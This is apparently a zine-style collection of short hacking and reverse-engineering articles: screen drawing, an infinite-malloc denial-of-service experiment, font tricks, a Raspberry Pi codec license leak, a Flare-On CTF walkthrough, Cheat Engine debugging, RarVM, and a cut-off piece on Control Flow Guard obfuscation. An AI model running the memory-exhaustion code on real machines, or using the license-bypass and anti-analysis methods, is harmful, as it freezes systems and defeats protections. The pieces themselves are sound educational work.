    return tuple(zip(pts[0]-rad, pts[1]-rad))
def bot_pos(shape):
    y_pos, x_pos = (0, 0)
    img_h, img_w = shape[:2]
    scr_w = GetSystemMetrics(0)
    scr_h = GetSystemMetrics(1)
    if scr_h > img_h: y_pos = scr_h-img_h
    if scr_w > img_w: x_pos = (scr_w-img_w)//2
    return (x_pos, y_pos)
def draw_over_screen(color=(50, 255, 50),
↪random_color=True):
    print("> use scroll lock, to start/stop
↪drawing\n> use numpad +/- to resize circle")
    dc = win32gui.GetDC(0); rad = 10
    draw_color = win32api.RGB(*color)
    hll_dll = ctypes.WinDLL("User32.dll")
    last = time.time()
    values = (-127, -128, 65408, 65409)
    while True:
        pos_x, pos_y = win32gui.GetCursorPos()
        add_key = hll_dll.GetKeyState(0x6b)
        sub_key = hll_dll.GetKeyState(0x6d)
        now = time.time(); cnd=(now-last)>0.05
        if add_key in values and cnd:
            rad += 1; last = now
        if sub_key in values and cnd:
            rad -= 1; last = now
        if rad < 2: rad = 2
        if rad > 40: rad = 40
        circle_points = circle_array(rad)
        positions = tuple([(pos_x + item[0],
↪pos_y + item[1]) for item in circle_points])
        key_state = hll_dll.GetKeyState(0x91)
        if key_state == 1:
            for x, y in positions:
                try: win32gui.SetPixel(dc, x,
↪y, draw_color)
                except: pass
        if random_color: draw_color =
↪win32api.RGB(*[random.randrange(256) for _
↪in range(3)])
    return True
def draw_image(img, start_pos=(200, 200),
↪bottom=False):
    if bottom: start_pos = bot_pos(img.shape)
    y_size, x_size  = img.shape[:2]
    dc = win32gui.GetDC(0)
    for level in range(y_size):
        vector = img[level]
        for key, p in enumerate(vector):
            draw_color = win32api.RGB(*p[:3])
            if (len(p) == 4) and (not p[3]):
                continue
            try: win32gui.SetPixel(dc,
↪key+start_pos[0], level+start_pos[1],
↪draw_color)
            except: continue
    print("> drawing finished"); return True
if __name__ == "__main__":
    script_file = os.path.dirname(sys.argv[0])
    os.chdir(os.path.realpath(script_file))
    img = Image.open("clover.png", mode='r')
    img = np.array(img.convert('RGBA'))
    draw_image(img, (200, 200), False)
    draw_over_screen((50, 255, 50), True)
```

Let's see how the code works. The script lets us draw an image, as well as to draw circles with mouse cursor. To draw an image, we need to read a specified image file to `img` variable. Then we pass it to **draw_image** function with specified `start_pos`. Image is drawn pixel by pixel, that's why it takes so much time. After the drawing is finished, `draw_over_screen` function starts running. Instructions of usage are printed on the console.



D:\Programy\python3.7\python.exe

```
> drawing finished
> use scroll lock, to start/stop drawing
> use numpad +/- to resize circle
_
```

Few important things about the application:

- image or circles will disappear as soon as the given part of the screen is redrawn
- application supports only standard DPI
- application will run only on Windows

Feel free to modify the code for your needs. Have a fun!

What If - We tried to malloc infinitely ?

Have you ever wondered what might happen if you tried to allocate infinite memory with `malloc` in C on Linux? Let's find out.


DISCLAIMER: This experiment can be harmful to your system. Run it only in a virtual machine or on a computer dedicated to testing!

1 Proof of concept

In order to investigate our idea, here is a simple `while(1)` infinite loop, allocating new memory at each turn. It is necessary to set the first char of our new allocated memory, to be sure that it is kept as is and is really given to our program.

```c
#include <stdlib.h>
#include <stdio.h>

//gcc -Wall infmalloc.c -o infmalloc

int main() {
  long long int k = 0;
  while (1) {
    // Allocates new memory
    char * mem = malloc(1000000);
    k += 1;
    // Use the allocated memory
    // to prevent optimization
    // of the page
    mem[0] = '\0';
    printf("\rAllocated %lld", k);
  }
  return 0;
}
```

We can now compile it and run it. The first time I ran this, my computer crashed. I ran it a second time with `htop` running on the same machine, in order to track how much virtual memory we were able to allocate:



```
  CPU |||||||||||||||||||||||||||||||||||||100.0%    Tasks: 105, 150 thr; 1 running
  Mem ||||||||||||||||||||||||||||||||5.05G/7.79G    Load average:     1.18 0.58
  Swp                                     0K/947M    Uptime: 00:05:15

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
11654 dev        20   0  745G 3137M  1376 R 68.7 39.3  0:15.00 ./infmalloc
 1863 dev        20   0  861M 48272 29188 S 16.7  0.6  0:08.03
11785 root       20   0 15132  2408  2200 D  7.3  0.0  0:00.77
 1064 root       20   0  388M 94572 31848 S  6.7  1.2  0:13.94
 5253 dev        20   0 34616  4380  3432 R  0.7  0.1  0:00.70
 1487 dev        20   0  191M 24680 18144 S  0.7  0.3  0:01.24
```


Wow, 745 GB of virtual memory! That is more than the sum of capacities of my RAM and my hard drive! So, what is going on here?

2 What is happening?

At first, our new allocated memory pages are created directly in RAM as long as there is enough space. At some point we will run out of space in RAM, so the last recently used pages (LRU Algorithm) will be moved to the swap, located onto hard disk in order to be able to write the new allocated pages to RAM. Our allocated virtual memory is now bigger than the RAM, this is called memory overcommit[1]. It raises two problems:

- Firstly, our program creates pages at extremely fast speed in the virtual memory address space.
- Secondly, writing something to hard disk is extremely slow compared to writing to RAM. New pages to write to disk are pushed into an asynchronous queue waiting for the disk to write them.

Here is a scheme of the blocking configuration:



After a few seconds, there is so much pages to move to disk that the operating system will freeze waiting for the disk to write them. This creates a denial of service!

3 Protections

Fortunately, there are ways to prevent this kind of attacks/bugs. You can use `ulimits`[2] or `cgroups`[3] to set the maximum amount of virtual memory that a process can allocate.

You can view the currently set limit with `ulimit -a` (on most systems, it is `unlimited` by default).

You can set the maximum amount of virtual memory with `ulimit -v`. `ulimit -v` takes a value in KiB, while `malloc()` takes it in bytes. Be careful of what you do though, if do a `ulimit -v 1` a lot of things will break due to failed memory allocations (such as `sudo`, `ulimit`, ...)!

Conclusion

We have seen that an infinite loop of `malloc` can create a denial of service by freezing the computer. In order to protect a system from such attacks or program bugs, one can set the maximum amount of virtual memory through `ulimit -v VALUE` or `cgroups`.

This article, source code and explanation can be found on open access at:

https://github.com/0xPODA/what-if

[1] https://www.win.tue.nl/~aeb/linux/lk/lk-9.html#ss9.6
[2] http://man7.org/linux/man-pages/man1/ulimit.1p.html
[3] http://man7.org/linux/man-pages/man7/cgroups.7.html

🎃 👻 🕷 Spooky Fizz Buzz

Spooky Fizz Buzz is a unique implementation of Fizz Buzz published around Halloween 2019 and available at quaxio.com/spooky_fizz_buzz/.

This article explains how Spooky Fizz Buzz works, so **spoilers alert**!

Fizz Buzz is a “game” which goes as follows: count incrementally, replacing any number divisible by three with the word "fizz", and any number divisible by five with the word "buzz". Numbers divisible by both, three and five, are replaced by “fizzbuzz”. You can play this game with children, taking turns counting. You may also play a variation, using multiples of seven and numbers which contain one or more sevens, as a drinking game. Bizarrely, some technology companies have used Fizz Buzz as an interview question — in a manner analogous to testing a pilot’s ability to fly a plane by asking them to drive a car around an empty parking lot.

Fizz Buzz has attracted some very creative and comical solutions, including an Enterprise Edition[1], implementing many layers of unnecessary abstractions not unlike some large entreprise codebases.

Spooky Fizz Buzz simply prints numbers from one to infinity (and beyond). *Something* takes care of rendering “fizz” and “buzz”.

The magic happens in the spooky.otf font, which contains specially crafted instructions. Font files typically support instructions for ligature purpose (such as ffi becoming ﬃ) and complex rendering needs for non-latin languages.


Instructions within the font file are encoded using replacement tables. E.g. 1 can be replaced with 1X and then trigger additional replacements. The instructions are theoretically Turing Complete[2] but real world rendering engines have strict limitations, such as only six levels of recursion. We have to keep these limitations in mind if we want Spooky Fizz Buzz to work on everyone’s systems.

Spooky Fizz Buzz uses seven[3] tables and AZQWERTY are used as placeholders to propagate state. In the final font, capital letters have been made invisible.

Let’s go over these seven replacement tables.

The first table replaces [0-9] with “A” [0-9] “Z”. A number, such as 123 becomes A1Z A2Z A3Z *(spaces added for legibility reasons)*. The second table drops any Z A. The combination of these first two tables results in start and end word markers: 123 becomes A 1 2 3 Z.

The third table starts a domino effect by appending “Q” to “A” [0369], “W” to “A” [147], and “E” to “A” [258]. Our previous A 1 2 3 Z becomes A 1W 2 3 Z. We are using a 3-state machine (leveraging letters Q, W, E) to compute divisibility by three — using the property that divisibility by three is equivalent to the sum (modulo 3) of each digit being 0. The fourth table continues the domino effect — our example, 123, ends up becoming A 1W 2Q 3Q Z.



State machine to check divisibility by three. “Q” is the initial state and a number is divisible if the end state is “Q” after processing each digit.

The fifth table handles the ending of the domino effect and helps decide if “fizzbuzz”, “fizz”, or “buzz” needs to be rendered. Since our string now ends in 3Q Z, we are going to display “fizz”. Divisibility by five is deduced by checking if the last digit is a zero or a five.[4]

The sixth table takes care of replacing digits with invisible capitals when “fizzbuzz”, “fizz”, or “buzz” is being rendered. This table processes the string in reverse order (right-to-left). Finally, the last table replaces temporary markers with “fizz”, “buzz”, and “fizzbuzz”.

> Can fonts be malicious? What if a font occasionally alters what is rendered — replacing one word with another but only in rare occurrences, or detecting and altering medical dosages, financial information, etc.

The source code to inspect and build Spooky Fizz Buzz is available under a permissive license[5]. Many thanks to Tristan Hume for their inspirational work Numderline[6] and Litherum for their blog post.

[1] github.com/EnterpriseQualityCoding/FizzBuzzEnterpriseEdition

[2] litherum.blogspot.com/2019/03/addition-font.html

[3] Spooky Fizz Buzz was not designed to be minimal.

[4] Enlightened readers will want to prove both divisibility properties.

[5] github.com/alokmenghrajani/spooky-fizz-buzz

[6] blog.janestreet.com/commas-in-big-numbers-everywhere/

A look inside Raspberry Pi hardware decoders licenses

Introduction

The Raspberry Pi is a wonderful machine for a wide range of uses. Its hardware is able to decode MPEG-2 videos, but for cost reduction reasons, this feature is disabled by default and requires to purchase a license to be able to use it. A website allows you to do so[1], you just have to give it your SoC serial number which can be found in /proc/cpuinfo.

This license simply consists of a 32-bits value which has to be put in the /boot/config.txt file:


decode_MPG2=0xaabbccdd

Given this information, let's dig into Raspberry Pi internals to see how the licensing mechanism is implemented.

This article applies to Raspberry Pi versions before 4, since the new version does not support hardware decoding anymore.

Who checks the license?

The Raspberry Pi documentation indicates that the config.txt file is handled by the code running on the GPU. This code is closed-source, provided by the Raspberry Pi Foundation on their GitHub repository as start*.elf files. The architecture is *Broadcom VideoCore IV*, and a third-party IDA plugin from Herman Hermitage[2] is available to handle it.



Raspberry Pi boot process

On the application processor side, raspbian provides tools for interacting with the code running on the GPU, such as vcgencmd. One of the supported commands allows to query a specific hardware codec status:

```
# vcgencmd codec_enabled MPG2
MPG2=disabled
```

A look at the verification routine

Long story short, the GPU code registers handlers for every command supported by vcgencmd. When looking at the codec_enabled handler from an old start_db.elf ("_db" implies the debug version), one will stumble across a function named codec_license_hash taking as arguments the SoC serial number and the codec name, which return value is then compared to the license grabbed from config.txt.

However, when looking at the function code, there is no kind of cryptographic computation, the code just stores the arguments as well as *2 data blobs* using hard-coded memory addresses, and finally grabs the return value from another hard-coded memory address.


VCE IP

Looking at the error strings and googling around the addresses indicate that the two data blobs are in fact code and data, which are loaded in a co-processor called **VCE** (video control engine). The workflow is:

- Load Program (0x12c bytes)
- Load Data (0x100 bytes)
- Set R3 to 0
- Set R1 to serial number
- Set R2 to codec name XORED with a magic value
- Run Program, wait on status register change
- Get result from R2

No documentation seems available regarding **VCE** architecture, and the instructions encoding does not look like something known (from the author's point of view :)), which makes the license derivation algorithm hard to understand.

However, before the function epilog, several values are written in memory:



```
store_values:                                  ; CODE
                st      r9, ADDR_SERIAL(gp) ;
                st      r8, ADDR_CODEC(gp) ; X
                stb     r6, ADDR_FLAG(gp) ; XR
                st      r10, ADDR_GOODLIC(gp)

end:                                           ; CODE
                mov     r0, r10
                lea     sp, 0x34(sp)
                ldm     r6-r16, pc, (sp++)
; End of function codec_licence_hash
```

Here, the registers hold the following values:

- r9: SoC serial number
- r8: codec name (e.g. MPG2 in hex)
- r6: a flag set to 0
- r10: the computed license value

In the end, asking for a license check makes the GPU compute the correct value and store it in its memory! Being able to retrieve this value gives the correct license key for a given device, which breaks the protection.

Here comes the fix

This weakness has been fixed a few months/years ago, and the comparison between the computed license and the provided one is now performed directly in the **VCE**: R2 now contains a boolean value in the end of the Program execution.

As a conclusion, an even better protection would have been to perform all the checks in the silicon itself, without loading a program, as it could be reverse engineered given enough efforts.

[1] http://www.raspberrypi.com/license-keys/
[2] https://github.com/hermanhermitage/videocoreiv

Ret-To-Python

or How to solve Flare-On 6 wopr

1 Introduction

The 7th crackme of flare-on 6[1] reverse engineering challenge was written in Python and then converted to Windows executable using *PyInstaller* [2].

Typically, a reverse engineer would attempt to extract the Python byte code and then try decompiling or disassembling it. The result of this process is later used for further static/dynamic analysis or even patching.

However, in some cases, including ours, the behaviour of Python code might depend on the fact that it is being run from inside that very executable it originally came in, and any tampering with the executable would lead to completely different behaviour, let alone running the decompiled version.

2 Problem Description

After extracting the Python bytecode from *wopr.exe* and getting past `eval()` based code obfuscation, we are left with a program that requests launch code, verifies its correctness, and only then it would calculate and print a flag using the previously provided code.

Part of the subroutine that verifies the correctness of the launch code would first extract some bytes from the current executable file after being mapped to memory, and use them to calculate a list of integers `h`.

```python
from hashlib import md5
from ctypes import *
GetModuleHandleW = windll.kernel32.GetModuleHandleW
def wrong():
  trust = GetModuleHandleW(None)
  computer = string_at(trust, 1024)
  # Truncated code: tr and ih are calculated
  # using local variables trust and computer
  spare = bytearray(string_at(trust + ih, tr))
  # More truncated code: additional bytes are
  # extracted from trust and added to spare
  return md5(spare).digest()

h = wrong()
# Truncated: The remaining code requests launch
# code and verify its correctness.
```

This list of integers `h` will play a crucial role in verifying the correctness of the launch code, thus extracting that list would be a necessary step in solving the challenge.

3 Return to Python

The objective here is to capture the value of `h` once it gets evaluated. Since this executable file is linked against *python37.dll*, we can make use of Python/C API [3] and try to get `h` printed somehow. Luckily for us, there is a function exported by *pythonXX.dll* that will pop up a Python shell for us while maintaining the side effects of all Python code that ran before it, and that function is none other than `Py_Main`.

The following assembly snippet is the part of *wopr.exe* which loads and executes the challenge after being unpacked and decompressed. The Python challenge itself is stored using Python marshal. First marshalled object is read and unmarshalled using `PyMarshal_ReadObjectFromString`, next it is passed to `PyEval_EvalCode` which executes that Python object.

```
EB214A push eax
EB214B push esi
EB214C call dword ptr ds:[<&PyMarshal_ReadObjectFromString>]
EB2152 add esp,8
EB2155 test eax,eax
EB2157 je wopr.EB21C2
EB2159 mov edi,dword ptr ss:[esp+18]
EB215D push edi
EB215E push edi
EB215F push eax
EB2160 call dword ptr ds:[<&PyEval_EvalCode>]
EB2166 add esp,C
```


So the first step in leaking that Python variable will be to force the code to finish `PyEval_EvalCode` and then jump right into `Py_main`. To achieve that, we run the challenge separately, then attach the debugger to it. Next, we set our strategic breakpoint at `0xeb2166` and hit continue.

At this point, we need to find out how to force the Python virtual machine to exit once the list `h` gets initialized. Since the list `h` gets initialized only once at the beginning of the code, we can stop the program at any point. One good trick to stop Python code execution is sending EOF while it is expecting input; on Windows terminal, this can be done via `CTRL+z` followed by `Enter`.

Once we force `PyEval_EvalCode` to return, our breakpoint hits. At this point, we just have to set up the stack and jump right into `Py_Main`.

Despite the fact that Python documentation recommends that `Py_Main` should take the exact same *argc* and *argv* as `main` function, experimenting showed that passing 0 and `NULL` will work just as fine, as long as we don't access *argv* from inside Python. So we push 2 zeros onto the stack followed by some random return address, then set the instruction pointer to `PY_Main` address and hit continue.

We will be left with a nice Python shell, where we can try typing `h` and get the list of the values we were after.



```
ESP    002CB9BC
ESI    00533BD0
EDI    011BCD50

EIP    6CFE72E0      <python37.Py_Main>
```

```
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 01218B78
```

```
   _/\/\/\/\/\/\/\__/\/\____/\/\__/\/\/\/\/\____/\/\/\/\/\___
  _/\/\/\__/\/\/\__/\/\____/\/\__/\/\__________/\/\__/\/\___
 _/\/\______/\/\____/\/\/\/\____/\/\__________/\/\____/\/\_
 ____________________________________________________________

GREETINGS PROFESSOR FALKEN.

> ^Z
Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 22:20:52) [MSC v.1916
(Intel)] on win32
>>> h
[115, 29, 32, 68, 106, 108, 89, 76, 21, 71, 78, 51, 75, 1, 55, 102]
>>> from __future__ import braces
  File "<stdin>", line 1
SyntaxError: not a chance
>>> _
```

[1] https://flare-on.com
[2] https://www.pyinstaller.org/
[3] https://docs.python.org/3/c-api/veryhigh.html

Cheat (Engine) Python

Intro:

What if you wanted to inspect Python functions in a compiled bundle (let's say, with Pyinstaller)?
The easy way is to decompile it. But what if the decompilation triggers some anti-RE checks?
This is what happened to me: I'd like to inspect an XOR operation, to get the XOR key, but decompilation was breaking everything. So the solution was to debug directly the Python executable. If you've ever tried it, you know what a nightmare it could be. But I found this shortcut...

Tools:


Python 3.7.4 32 bit, Cheat Engine 7.0, x64dbg.

Chasing for XOR:

First of all let's write a sample script to be used as a bait:

```
import time

a = 10
b = 20
while True:

    c = a ^ b
    print("30")
    time.sleep(4)

    c = a ^ 88
    print("82")
    time.sleep(4)
```

The "print" of the expected result as string has been done to reduce false positives.
Run the script, then attach Cheat Engine to the "Python.exe" process.
Now use "*New Scan*" → "*Exact Value*" → "*Byte*". Set the value to 30, wait the script to set that value and scan.
Change the value to 82, wait for the script to print 82 and then "*Next Scan*". You should obtain something like:



Cheat Engine 7.0

File Edit Table D3D Help


0000194C-pyth

Found: 1

Address	Value	Previous
0113DD0C	82	30

Now use "*Add selected address to address list*".

Once done right click on the selected address and choose "*Find out what writes to this address*".
Say "Yes" to the request to attach a debugger and click on "*Show Disassembler*"



Memory Viewer


File Search View Debug Tools Kernel tools

```
python37.PyLong_AsDouble+2B02

Address                     Bytes        Opcode                                Comment
python37.PyLong_A8B D8                   mov   ebx,eax
python37.PyLong_A66 8B 04 11             mov   ax,[ecx+edx]
python37.PyLong_A8D 49 02                lea   ecx,[ecx+02]
python37.PyLong_A66 33 41 FE             xor   ax,[ecx-02]
python37.PyLong_A66 89 44 19 FE          mov   [ecx+ebx-02],ax
python37.PyLong_A83 EE 01                sub   esi,01                          1
python37.PyLong_A75 EB                   jne   python37.PyLong_AsDouble
python37.PyLong_A8B 5D 08                mov   ebx,[ebp+08]
python37.PyLong_A8B 4D F4                mov   ecx,[ebp-0C]
python37.PyLong_A83 7D E8 00             cmp   dword ptr [ebp-18],00           0
python37.PyLong_A0F84 02010000           je    python37.PyLong_AsDouble
python37.PyLong_A8B 55 F8                mov   edx,[ebp-08]
python37.PyLong_A8B 75 F0                mov   esi,[ebp-10]
python37.PyLong_A3B CA                   cmp   ecx,edx
python37.PyLong_A7D 39                   jnl   python37.PyLong_AsDouble
python37.PyLong_A83 C1 06                add   ecx,06                          6
                                                          logical exclusive or
```

We are in "python37.dll", so the place looks good. Note down the opcodes:

```
D8 8B 04 11 49 02 (33 41 FE) 89 44 19 FE
```

The XOR is the 3 opcodes highlighted, the others are for reference, to see if we are in the proper place when we'll search for them. We now know how XOR is implemented in Python library.
To confirm, you can close Cheat Engine start x64dbg (as admin) and attach to "Python.exe" process. With the "*Find Pattern*" function in "*Memory Map*" tab, look for the opcodes. Use the surrounding one to understand if you got the proper XOR. Now place a breakpoint there



python.exe - PID: 194C - Module: python37.dll - Thread: 1038 - x32dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help Jul 2 2019

CPU Graph Log Notes Breakpoints Memory Map Call Stack

```
6B2669DD   2BC3              sub eax,ebx
6B2669DF   8945 E4           mov dword ptr ss:[ebp-1C],eax
6B2669E2   8BD8              mov ebx,eax
6B2669E4   66:8B0411         mov ax,word ptr ds:[ecx+edx]
6B2669E8   8D49 02           lea ecx,dword ptr ds:[ecx+2]
6B2669EB   66:3341 FE        xor ax,word ptr ds:[ecx-2]
6B2669EF   66:894419 FE      mov word ptr ds:[ecx+ebx-2],ax
6B2669F4   83EE 01           sub esi,1
6B2669F7   75 EB             jne python37.6B2669E4
6B2669F9   8B5D 08           mov ebx,dword ptr ss:[ebp+8]
6B2669FC   8B4D F4           mov ecx,dword ptr ss:[ebp-C]
6B2669FF   837D E8 00        cmp dword ptr ss:[ebp-18],0
6B266A03   0F84 02010000     je python37.6B266B0B
6B266A09   8B55 F8           mov edx,dword ptr ss:[ebp-8]
6B266A0C   8B75 F0           mov esi,dword ptr ss:[ebp-10]
6B266A0F   3BCA              cmp ecx,edx
6B266A11   7D 39             jge python37.6B266A4C
6B266A13   83C1 06           add ecx,6
6B266A16   8BC7              mov eax,edi
6B266A18   2BC6              sub eax,esi
```

Run and wait to reach the breakpoint: you we'll be able to inspect the XORed values

```
ax=A '\n'
word ptr [ecx-2]=[python37.6B4B65EC]=14
.text:6B2669EB python37.dll:$1069EB #105DEB
```

Now you can apply the same breakpoint to your original executable and be able to look at the values. A couple of things to remember:
- perform this check on the same Python version as used in the original executable
- tweak the "*Scan*" options accordingly to what you are looking for.

Cesare Pizzi (@red5heep)

Looking at the RarVM

It has been 7 years now since Tavis Ormandy published his research about the obscure Virtual Machine unrar provided to execute custom code that was able to be attached to RAR archives.
Based on his blog post[1] and the small tool chain[2] he developed I looked into the topic recently as well and thought that it might be something worth resurfacing, especially considering obsolete things like this seem to pop up time and time again[3]:

unrar and WinRAR prior to version 5.00 contained logic for optional filter code meant to optimize the compression for custom data formats.
When extracting files of an archive that made use of it the optional code was parsed and executed by an internal embedded Virtual Machine - the RarVM.

Custom programs inside archives sound fascinating, but this feature was never really used in the creation of archives by the official tools. Because of its lack of outside communication, interacting with it is also not possible, so it doesn't provide other uses either. Regardless it's an interesting example of an embedded VM.

The VM itself provides 8 general purpose 32-bit registers, a program counter, 3 different flags (zero, carry and signed) and a 262 kB data address space for processing the files meant for extraction.
Executable filter code is completely separated from the addressable memory and limited to 25,000,000 executed instructions per filter, but the amount of filters per archive is not restricted.

Although the instruction set isn't special with its 40 different instructions, it not only covers all common arithmetic and logical operation, but also basic stack based instructions and jumps.
Only the PRINT and STANDARD instructions deviate from what could be expected, where the PRINT instruction does nothing in the later versions of the RarVM and was originally used as a debug instruction to dump the state of registers[4].
Contrarily STANDARD is the only instruction actually used in archive creation supported by WinRAR and is responsible for invoking the predefined standard filters which, for example, cover optimised compression for Pentium and Itanium program code.

An example of how a very basic filter looks like:

```
mov     [#0x00001000], #0x65676150
mov     [#0x00001004], #0x74754F64
mov     [#0x0003C020], #0x00001000
mov     [#0x0003C01C], #0x00000008
jmp     #0x00040000
```

```
./unrar p -inul pagedOut.rar
PagedOut
```

This small filter first moves the "PagedOut" string to address 0x1000, updates the data pointer to that address, then resizes the uncompressed output length to 8 bytes and at the end jumps out of the address space to indicate successful execution.
Regardless of what file data was filtered the output will always stay the same with this filter, although other data could appear before and after it.

Looking deeper into the parsing of the code the instruction encoding is even more interesting as instructions are not even byte aligned while in binary format. The first few bits of an instruction indicate the opcode and can either be 4 or 6 bits in length.
In case the instructions support the "ByteMode" which most that operate on memory do, another bit is added that decides if the operation accesses four or just a single byte at a time. Lastly follows the encoding of the operands, which differ depending on whether they encode a register, an immediate value, or a memory reference. For the immediate values the number to encode decides the bit lengths, and for memory references whether they include an index register, a base address or both.
Notable here is that all instructions with operands support all encodings for all their parameters. This allows for self-modifying code when setting the destination operand to an immediate value:

```
./rarvm-debugger d -trace example02.rar
[0000] SUB      #0x00000002, #0x00000001
[0001] JNZ      #0x00000001
[0000] SUB      #0x00000001, #0x00000001
[0001] JNZ      #0x00000001
```

There is quite a lot more to look into, so if any of this sounded fun I can only recommend looking into the aforementioned blog post and the source code of an unrar version still containing the VM[5]. Additionally I've also collected some information, a small debugger and some example archives as well[6].

[1] http://blog.cmpxchg8b.com/2012/09/fun-with-constrained-programming.html
[2] https://github.com/taviso/rarvmtools
[3] https://github.com/pr0cf5/CTF-writeups/tree/master/2019/real-world-ctf-2019
[4] https://github.com/pmachapman/unrar/commit/30566e3abf4c9216858bae3ea6b44f048df8c4a5#diff-9fbcab26b4523426ccb1520539e7408b

[5] https://github.com/pmachapman/unrar/tree/bca1c247dd58da11e500013130a22ca64e830a55
[6] https://github.com/Pusty/rarvm-debugger

Control Flow Guard Teleportation

Control Flow Guard (CFG) is a Windows' security feature that aims to mitigate the redirection of the execution flow, for example, by checking if the target address for an indirect call is a valid function. We can abuse this for funny obfuscation tricks.

How does CFG works?

With that example, let's compile an exe file with MSVC compiler to see what code is produced and executed before calling main():

```
call    __scrt_get_dyn_tls_init_callback
mov     esi, eax
...
mov     esi, [esi]
mov     ecx, esi
call    ds:__guard_check_icall_fptr
call    esi
```

The function *__scrt_get_dyn_tls_init_callback* gets a pointer to a TLS callback table to call the first entry. The callback's function is protected by CFG so the compiler adds code to check if the function address is valid before executing the target address in *ESI*. Let's follow the call:

```
__guard_check_icall_fptr dd offset _guard_check_icall_nop
```

```
_guard_check_icall_nop proc near
      retn
_guard_check_icall_nop endp
```

Just *RETN*. Why? So that the program can run in older OS versions that do not support CFG. In a system that does supports it the *_guard_check_icall_nop* address is replaced with *LdrpValidateUserCallTarget* from NTDLL:

```
ntdll!LdrpValidateUserCallTarget:
mov     edx,[ntdll!LdrSystemDllInitBlock+0xb0 (76fb82e8)]
mov     eax,ecx
shr     eax,8
ntdll!LdrpValidateUserCallTargetBitMapCheck:
mov     edx,[edx+eax*4]
mov     eax,ecx
shr     eax,3
```

Introducing the Bitmap

